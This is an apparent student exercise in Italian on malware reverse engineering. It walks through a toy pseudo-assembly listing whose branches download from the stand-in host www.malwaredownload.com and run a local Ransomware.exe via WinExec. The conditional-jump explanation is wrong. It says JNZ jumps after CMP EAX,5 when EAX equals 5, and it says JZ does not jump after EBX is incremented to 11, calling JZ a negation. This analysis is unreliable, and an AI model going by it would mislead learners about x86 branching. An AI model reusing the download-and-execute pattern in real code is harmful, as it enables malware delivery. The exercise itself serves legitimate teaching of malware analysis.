

S11-LS5

INDICE

01

SPIEGAZIONE SALTO CONDIZIONALE DEL MALWARE

02

DIAGRAMMA DI FLUSSO


03

FUNZIONI DEL MALWARE, E PASSAGGIO DATI




TABELLA CODICE ASSEMBLY

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



SPIEGAZIONE TABELLA


Istruzione	Operandi
mov	EAX, 5
mov	EBX, 10



MOV EAX, 5 = il valore 5 sarà assegnato al registri di memoria EAX

MOV EBX, 10 = il valore 10 sarà assegnato al registri di memoria EBX


cmp	EAX, 5
-----	--------



L'istruzione CMP in programmazione è un "if" cioè imposta una condizione al programma per eseguire certe funzioni.


in questo caso il codice dice: SE EAX è uguale a 5 esegui...

jnz	loc 0040BBA0
-----	--------------




Se il risultato della condizione non è uguale a 0 vai a questa locazione di memoria "LOC 0040BBA0"

inc	EBX
-----	-----



Incrementa EBX di 1, quindi da 10 diventerà 11

cmp	EBX, 11
jz	loc 0040FFA0



CMP controlla se EBX e uguale al valore 11.

JZ se il risultato è uguale a 0 vai alla locazione di memoria "LOC 0040FFA0"

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il malware esegue il primo salto dopo l'istruzione CMP EAX, 5, in quanto la condizione risulterà vera. Quindi, procede con l'istruzione successiva JNZ, dirigendosi verso la cella di memoria "LOC 0040BBA0"

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Successivamente, anche la variabile EBX diventerà vera poiché INC la incrementerà di 1, passando da 10 a 11, facendo risultare la condizione vera. Tuttavia, non ci sarà un salto alla memoria "LOC 0040FFA0" poiché l'istruzione JZ è una negazione e richiede che la condizione sia falsa per procedere.

DIAGRAMMA DI FLUSSO

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

La condizione sarà anche in questo caso vera. Tuttavia, l'istruzione JZ è una negazione, quindi non doveva verificarsi una condizione positiva per continuare con il salto

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

La condizione essendo vera "TRUE" darà il "permesso" ad effettuare il salto

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

FUNZIONI DEL MALWARE, E PASSAGGIO DATI



SPIEGAZIONE FUNZIONE TABELLA 2


Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Inizialmente, il valore della variabile EDI, che corrisponde all'URL del malware, verrà salvato nella variabile EAX.

Successivamente, la variabile verrà messa sullo stack di memoria utilizzando l'istruzione "PUSH".

Infine, verrà chiamata all'esecuzione con l'istruzione "CALL"

In sintesi, il malware appartiene alla famiglia dei downloader e cercherà di connettersi all'URL "www.malwaredownload.com" per scaricare ulteriori malware





SPIEGAZIONE FUNZIONE TABELLA 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Inizialmente il valore della variabile EDI che è = il percorso "PATH" del malware salvato nel pc, verrà salvato nella variabile EDX.

Successivamente verrà messo sullo STACK di memoria la variabile con l'istruzione "PUSH".

è infine verrà chiamato all'esecuzione con l'istruzione "CALL".

In sintesi il Malware SE è già stato scaricato effettuerà un AUTORUN, cercando di eseguirsi da solo all'interno della macchina infetta

